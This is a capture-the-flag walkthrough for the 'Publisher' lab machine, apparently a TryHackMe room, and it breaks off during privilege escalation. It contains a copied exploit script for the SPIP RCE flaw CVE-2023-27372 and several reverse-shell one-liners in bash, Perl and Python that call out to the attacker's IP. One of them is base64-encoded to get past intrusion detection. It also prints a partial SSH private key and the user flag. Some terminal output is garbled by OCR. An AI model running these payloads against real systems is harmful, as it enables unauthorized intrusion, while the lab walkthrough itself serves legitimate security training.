


Publisher CTF (1)

Step one is to join the room and launch the machine as usual.

First of all lets try to get some info using nmap

```
nmap -sS -sV -p- target-ip
```




```
[root@windows] ~[~/Downloads]
# nmap -sS -sV -p- 10.201.13.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-08 15:10 EDT
Nmap scan report for 10.201.13.125 (10.201.13.125)
Host is up (0.26s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1270.04 seconds
[root@windows] ~[~/Downloads]
#
```

as we can see two ports have been discovered by nmap scan i.e port 22 and port 80.


Port 80 shows that the machine is running a website so lets explore that via browser.



So we discovered a website running on this ip

Lets walkthrough the website and see what else we can find.

I tried to use wappalyzer extension to find a detail about the website and I found the version details of the services that are running.



Now lets find the hidden directories of this website using tools like gobuster or dirb.


The gobuster tool give me two outputs with code 301

```
gobuster dir -u TARGET_IP -w path/to/the/wordlist
```


1. /images

2. /spip

Lets visit the /spip directory



After getting the version info i lookup every service and version on searchsploit to find if any of the versions have vulnerabilities that could be exploited.



```
(root@windows)-[~/Downloads]
# searchsploit spip

Exploit Title
SPIP - 'connect' PHP Injection (Metasploit)
SPIP 1.8.2 - Spip RSS.php' Remote Command Execution
SPIP 1.8.2g - Remote Command Execution
SPIP 1.8.3 - Spip login.php Remote File Inclusion
SPIP 1.8/1.9 - index.php? Cross-Site Scripting
SPIP 1.8/1.9 - 'var' tag Cross-Site Scripting
SPIP 2.0.x - Multiple Cross-Site Scripting Vulnerabilities
SPIP 3.1.1 - File Enumeration / Path Traversal
SPIP 3.1.2 - Cross-Site Request Forgery
SPIP 3.1.2 Template Compiler/Composer - PHP Code Execution
SPIP < 2.0.9 - Arbitrary Copy All Passwords to '.XML' File
SPIP CMS < 2.0.23/ 2.1.22/3.0.9 - Privilege Escalation
spip v4.1.10 - Spoofing Admin account
SPIP v4.2.0 - Remote Code Execution (Unauthenticated)

Shellcodes: N Results

Path
php/remote/27941.rb
php/webapps/27172.txt
php/webapps/1482.php
php/webapps/27589.txt
php/webapps/27158.txt
php/webapps/34388.txt
php/webapps/37397.html
php/webapps/40596.txt
php/webapps/40597.txt
php/webapps/440595.txt
php/webapps/9448.py
php/webapps/33425.py
php/webapps/51557.txt
php/webapps/51536.py
```

And BOOM!!!

I found a vulnerability..... it shows that the service "spip" of version 4.2.x is having a vulnerability of remote code execution (RCE).



```
SPIP v4.2.0 - Remote Code Execution (Unauthenticated) [ php/webapps/51536.py ]
```

Now as we found a vulnerability now its time to exploit it and get the control over that system 😎

I researched over the internet for the SPIP v4.2.0 exploit and I found this payload on exploit db.

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

# Exploit Title: SPIP v4.2.1 - Remote Code Execution (Unauthenticated)
# Google Dork: inurl:"/spip.php?page=login"
# Date: 19/06/2023
# Exploit Author: nuts7 (https://github.com/nuts7/CVE-2023-27372)
# Vendor Homepage: https://www.spip.net/
# Software Link: https://files.spip.net/spip/archives/
# Version: < 4.2.1 (Except few fixed versions indicated in the description)
```

```

# Tested on: Ubuntu 20.04.3 LTS, SPIP 4.0.0
# CVE reference : CVE-2023-27372 (coiffeur)
# CVSS : 9.8 (Critical)
#
# Vulnerability Description:
#
# SPIP before 4.2.1 allows Remote Code Execution via form values in the public area because serialization is mishandled. Branches 3.2, 4.0, 4.1 and 4.2 are concerned. The fixed versions are 3.2.18, 4.0.10, 4.1.8, and 4.2.1.
# This PoC exploits a PHP code injection in SPIP. The vulnerability exists in the `oubli` parameter and allows an unauthenticated user to execute arbitrary commands with web user privileges.
#
# Usage: python3 CVE-2023-27372.py http://example.com

import argparse
import bs4
import html
import requests

def parseArgs():
    parser = argparse.ArgumentParser(description="PoC of CVE-2023-27372 SPIP < 4.2.1 - Remote Code Execution by nuts7")
    parser.add_argument("-u", "--url", default=None, required=True, help="SPIP application base URL")
    parser.add_argument("-c", "--command", default=None, required=True, help="Command to execute")
    parser.add_argument("-v", "--verbose", default=False, action="store_true", help="Verbose mode. (default: False)")
    return parser.parse_args()

def get_anticsrf(url):
    r = requests.get('%s/spip.php?page=spip_pass' % url, timeout=10)
    soup = bs4.BeautifulSoup(r.text, 'html.parser')
    csrf_input = soup.find('input', {'name': 'formulaire_action_args'})
    if csrf_input:

```

```

    csrf_value = csrf_input['value']
    if options.verbose:
        print("[+] Anti-CSRF token found : %s" % csrf_value)
        return csrf_value
    else:
        print("[-] Unable to find Anti-CSRF token")
        return -1

def send_payload(url, payload):
    data = {
        "page": "spip_pass",
        "formulaire_action": "oubli",
        "formulaire_action_args": csrf,
        "oubli": payload
    }
    r = requests.post('%s/spip.php?page=spip_pass' % url, data=data)
    if options.verbose:
        print("[+] Execute this payload : %s" % payload)
    return 0

if __name__ == '__main__':
    options = parseArgs()

    requests.packages.urllib3.disable_warnings()
    requests.packages.urllib3.util.ssl_.DEFAULT_CIPHERS += ':HIGH:!DH:!aNULL'
    try:
        requests.packages.urllib3.contrib.pyopenssl.util.ssl_.DEFAULT_CIPHERS
        += ':HIGH:!DH:!aNULL'
    except AttributeError:
        pass

    csrf = get_anticrsf(url=options.url)
    send_payload(url=options.url, payload="s:%s:\"<?php system('%s'); ?>\";"


```

```
% (20 + len(options.command), options.command))
```

Lets save this python code as a exp.py file.

Now before running that python file lets create a reverse shell payload and encode it into base64

I looked up on the internet and found this page



The screenshot shows a web browser displaying the 'Reverse Shell Cheat Sheet' from pentestmonkey.net. The page has a sidebar with categories like Blog, Cheat Sheets, Contact, etc. The main content area is titled 'Reverse Shell Cheat Sheet'. It provides examples for creating a reverse shell in various languages:

- Bash:** bash -i >& /dev/tcp/10.0.0.1/8888 0>&1
- PERL:** perl -e use Socket;\$i="10.0.0.1";\$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in(\$p,inet_aton(\$i)))){open(I,"<&0");open(O,>"&1");exec("sh -i <".I.">".O."&");}
- Python:** python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234))';os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"]);
- PHP:** This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6...


Copy the bash reverse shell code change the IP to your machines IP and port to 4444.

In my case my machines IP is 10.8.164.160 so my payload becomes

```
bash -i >& /dev/tcp/10.8.164.160/4444 0>&1
```

Now lets convert it into a base64 so that the payload doesn't get blocked by a IDS or IPS.

For encoding I used an online encoder



And as you can see the new encoded payload is

```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjE2NC4xNjAvNDQ0NCAwPiYx
```

Now lets setup a listener to get a reverse shell

As in my case I used the port "4444" so I'll setup my listener as follow:

```
nc -lvp 4444
```

Now lets run the exp.py that we saved earlier

```
[root@windows]# python3 exp.py -u http://10.201.13.125/spip/ -c 'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjE2NC4xNjAvNDQ0NCAwPiYx | base64 -d | bash' -v
[*] Anti-CSRF token found : AKXes4U6r36P25LnRZXtHvxQ/ZZYCXnJB2crImWgttVvXwXn/MCLPMydXp2CL/WsM1nvbg2xARLrotNbdfE/YV7egygXhx
```

Let me explain this line:

I use python3 to run a python file that we saved earlier named as exp.py

Additionally I used -u flag to indicate the URL or IP that I'm targeting and further -c flag shows the command to run on the target.

In -c command I echoed the payload that we just encoded into **base64** and furtherly I told the command to decode it before running for that I used the **base64 -d** and additionally I used a tag "**bash**" to make sure to run it as a bash file.

As soon as I run that and BOOM!! I got a reverse shell of the target.

```
(root@windows)-[~/Downloads]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.8.164.160] from 10.201.114.62 [10.201.114.62] 51750
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@41c976e507f8:/home/think/spip/spip$
```

And I'm IN!!!

Now lets navigate through the directories

Navigating through the directory I found my answer for the first question "**user.txt**"

Lets view that file and submit my first answer.

```
www-data@41c976e507f8:/home/think$ ls
ls
spip
user.txt
www-data@41c976e507f8:/home/think$ cat user.txt
cat user.txt
fa229046d44eda6a3598c73ad96f4ca5
www-data@41c976e507f8:/home/think$
```

Task 1 Publisher

The "Publisher" CTF machine is a simulated environment hosting some services. Through a series of enumeration techniques, including directory fuzzing and version identification, a vulnerability is discovered, allowing for Remote Code Execution (RCE). Attempts to escalate privileges using a custom binary are hindered by restricted access to critical system files and directories, necessitating a deeper exploration into the system's security profile to ultimately exploit a loophole that enables the execution of an unconfined bash shell and achieve privilege escalation.

Answer the questions below

What is the user flag?

fa229046d44eda6a3598c73ad96f4ca5

Submit

Now lets find the second flag "root.txt"

Upon using ls -la command I found something interesting. That is a .ssh directory.

From the nmap results we also knew that the port 22 is also open that is running ssh service. So lets go through this .ssh directory and try to find some clues.

```
www-data@41c976e507f8:/home/think$ ls -la
ls -la
total 48
drwxr-xr-x 8 think    think   4096 Feb 10  2024 .
drwxr-xr-x 1 root     root    4096 Dec  7  2023 ..
lrwxrwxrwx 1 root     root     9 Jun 21 2023 .bash_history → /dev/null
-rw-r--r-- 1 think    think   220 Nov 14 2023 .bash_logout
-rw-r--r-- 1 think    think  3771 Nov 14 2023 .bashrc
drwx——— 2 think    think   4096 Nov 14 2023 .cache
drwx——— 3 think    think   4096 Dec  8 2023 .config
drwx——— 3 think    think   4096 Feb 10 2024 .gnupg
drwxrwxr-x 3 think    think   4096 Jan 10 2024 .local
-rw-r--r-- 1 think    think   807 Nov 14 2023 .profile
lrwxrwxrwx 1 think    think   9 Feb 10 2024 .python_history → /dev/null
drwxr-xr-x 2 think    think   4096 Jan 10 2024 .ssh
lrwxrwxrwx 1 think    think   9 Feb 10 2024 .viminfo → /dev/null
drwxr-x--- 5 www-data www-data 4096 Dec 20 2023 spip
-rw-r--r-- 1 root     root    35 Feb 10 2024 user.txt
www-data@41c976e507f8:/home/think$
```

In the .ssh directory I found something more interesting

```
www-data@41c976e507f8:/home/think/.ssh$ ls -la
ls -la
total 20
drwxr-xr-x 2 think think 4096 Jan 10  2024 .
drwxr-xr-x 8 think think 4096 Feb 10  2024 ..
-rw-r--r-- 1 root   root  569 Jan 10  2024 authorized_keys
-rw-r--r-- 1 think  think 2602 Jan 10  2024 id_rsa
-rw-r--r-- 1 think  think  569 Jan 10  2024 id_rsa.pub
www-data@41c976e507f8:/home/think/.ssh$
```

lets view that file named id_rsa

And BOOM!!! again

We found a ssh key

```
www-data@41c976e507f8:/home/think$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAABG5vbmuAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEaxPvc9pijpUJA4olyvkw0ryYASBpdmBasOEls6ORw7FMgjPW86tDK
uIxYzneBTUarj1Zh8VzFqmKRycioDwlzq+9/2ip0HTVzNjxxg18wWvF0WnK2lI5TQ7QXc
OY8+1CUVX67y4UXrKAsf8l7LPKIED24bXjkDBkVrCMHwScQbg/nIIFxyl262JoJTjh9Jgx
SBjaDOELBBxydv78YMN9dyafImAXYX96H5k+8vC8/I3bkwiCnhuKKJ11TV4b8lMsbrgqbY
RYfbCJapB27zJ24a1aR5Un+Ec2XV2fawhmftS05b10M0QAnDEu7SGXG9mF/hLJyheRe8Lv
+rk5EkZNgh14YpXG/E9yIbxB9Rf5k0ekxodZjVV06iqrIHbomcQrKotV5nXBRPgVeH71JgV
QFKNQyqVM4wf6o0DSqQsuIvnkB5l9e095sJDWz1pj/atL3Z6Z28KgPKCj0ELvkAPncuMQ
Tu+z6QVUr0cCjgSRhw4Gy/bfJ4LLyX/bciL5QoydAAAFId951lo/eYtaAAAB3NzaC1yc2
EAAAGBAMT73PaYo6VCQOKJcr5FtK8mAEGaXZgWrDhJb0jkC0xTIIz1v0rQyriF8mZ3gSFG
qYmYffcxapiWHiqA8JSc6vvf9qqUB01czY8cYNFMFrxdFpytpSOU000F3dmPPtQlFV+u
8uFFF6ygEn/Je5TyibA9uG145AwZFawjB8EnEG4P5yCBccotutiaCu44fSYMUgY2gzhCwQc
cnb+/GDDFXcmnyJgF2F/eh+ZPvLwvPyN25MIgp4biiiddU1eG/JTLG64Km2EWH2wiWqQdu
8yduGtWkeVJ/hHNl1dn2sIZn7UtOW9dNEAJwxLu0hlvxZhf4SycoXkXvJb/q50RJGTYId
eGKvxxPciG8QfUX+ZNHpMaHWY1Vd0oqiBwaJnEKyqlVeZ1wUT4Fxh+9SYFUBZDUMqlTOM
H+qDg0qkLlil55AeZFxtpEbCQ8M9aY/2ky92emdvCoDygozhC75AD3J3LjEE7vs+kFVK9H
Ao4EKYcOBsv23yeJS8l/23Ii+UKMnQAAAAMBAAEAAAGBAIIasGkXja6c4eo+sLEuDRcaDF
```

Lets copy this key and save it as "ssh_key " on our system.

Now upon looking it closely I also know that the user name is "think"

```
www-data@41c976e507f8:/home/think$ cat id_rsa
```

Now in the new terminal lets ssh into the system

```
[root@windows] ~[~/Downloads]
# ssh -i ssh_key think@10.201.114.62
```

AND I'M IN:

```

root@windows:~/Downloads]
# ssh -i ssh.key think@10.201.114.62
The authenticity of host '10.201.114.62 (10.201.114.62)' can't be established.
ED25519 key fingerprint is SHA256:CvrdDsxMcyvVXs/gWhj3LeTPylBmJH21HMy4KeZyW.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/fingerprint)? yes
Warning: Permanently added '10.201.114.62' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Fri 08 Aug 2025 09:31:43 PM UTC

System load: 0.17 Processes: 131
Usage of /: 74.8% of 9.75GB Users logged in: 0
Memory usage: 16% IPv4 address for eth0: 10.201.114.62
Swap usage: 0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Mon Feb 12 20:24:07 2024 from 192.168.1.13
think@ip-10-201-114-62:~$ 
```

I was trying some command like basic file creation but I didn't have permissions to create file or traverse through certain directories without inputting the password that I didn't know of.

```

think@ip-10-201-114-62:/home$ cd ../../..
think@ip-10-201-114-62:$ ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin srv swap.img sys tmp usr var
think@ip-10-201-114-62:$ cd root
ash: cd: Permission denied
think@ip-10-201-114-62:$ sudo root
[sudo] password for think:
think@ip-10-201-114-62:$ 
```

Now its an headache, lets try something else.

Lets find all the directories that are not empty and writable for the username think

```
think@ip-10-201-114-62:/$ find / -type d -user think -writable 2>/dev/null
```

```

/home/think/.config/p
/run/user/1000 
```

And I found a directory that indicates a user ID and is writable

So lets see the permissions for the directory

```
think@ip-10-201-114-62:~$ ls -l /run/user/1000
total 0
using the following command, you can list all binaries with SUID permission:
srw-rw-rw- 1 think think 0 Aug 8 21:31 bus
drwxr-xr-x 3 think think 60 Aug 8 21:31 dbus-1/null
drwxr-xr-x 2 think think 140 Aug 8 21:31 gnupg
d----- 3 think think 160 Aug 8 21:31 inaccessible
srw-rw-rw- 1 think think 0 Aug 8 21:31 pk-debconf-socket
drwxr-xr-x 2 think think 80 Aug 8 21:31 pulse
drwxr-xr-x 3 think think 100 Aug 8 21:31 systemd
think@ip-10-201-114-62:~$
```

As we can see we have permission to write

```
srw-rw-rw- 1 think think 0 Aug 8 21:31 bus
```

Lets go to this directory

So lets grab the linpeas.sh file from our system to the target machine

For that create a python server in the directory where linpeas.sh is contained.

Note: If you don't have linpeas.sh installed then you can get it from github.

```
(root@windows)-[~/opt]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

and in the target machine copy it as follow (change the IP as per your interface and port):

```
think@ip-10-201-114-62:/run/user/1000$ wget http://10.8.164.160:8000/linpeas.sh
--2025-08-08 22:20:31-- http://10.8.164.160:8000/linpeas.sh: root user terminal. Then by
Connecting to 10.8.164.160:8000... connected.
HTTP request sent, awaiting response... 200 OK
  [S] list all binaries with SUID permission.
Length: 956174 (934K) [text/x-sh]
Saving to: 'linpeas.sh' (perm: -u=rw-, type: f) > /dev/null
```

Now give that file ability to execute and for that use this command:

```
chmod 700 linpeas.sh
```

And execute that file as so:

```
./linpeas.sh
```

It might take some time to read and get info using this but its worth it.

So while reading it I found something that is for super user but everyone can read and write to it, that feels suspicious.

```
[root@ubuntu:~#] Unexpected in /opt (usually empty)
total 20
drwxr-xr-x  3 root root 4096 Jan 10  2024 .
drwxr-xr-x 18 root root 4096 Aug  8 21:10 ..
drwx--x--x  4 root root 4096 Nov 14  2023 containerd
-rw-r--r--  1 root root  861 Dec  7 2023 dockerfile
-rwxrwxrwx  1 root root 1715 Jan 10  2024 run_container.sh
```

The file named run_container.sh

So lets try and cd into /opt and list the items.

The items are not listed because of the lack of permissions but we did saw that it contains file named as run_container.sh so we'll try to view that file using cat command.

As you can see I'm able to view the file content.

Now lets try one more

Lets try to find all the files that can be run by other users.

```
select_action $container_id # Pass the container id to select_action function
think@ip-10-201-114-62:/opt$ find / -perm 4000 2>/dev/null
/usr/lib/polkit-1/polkit-agent-helper-1
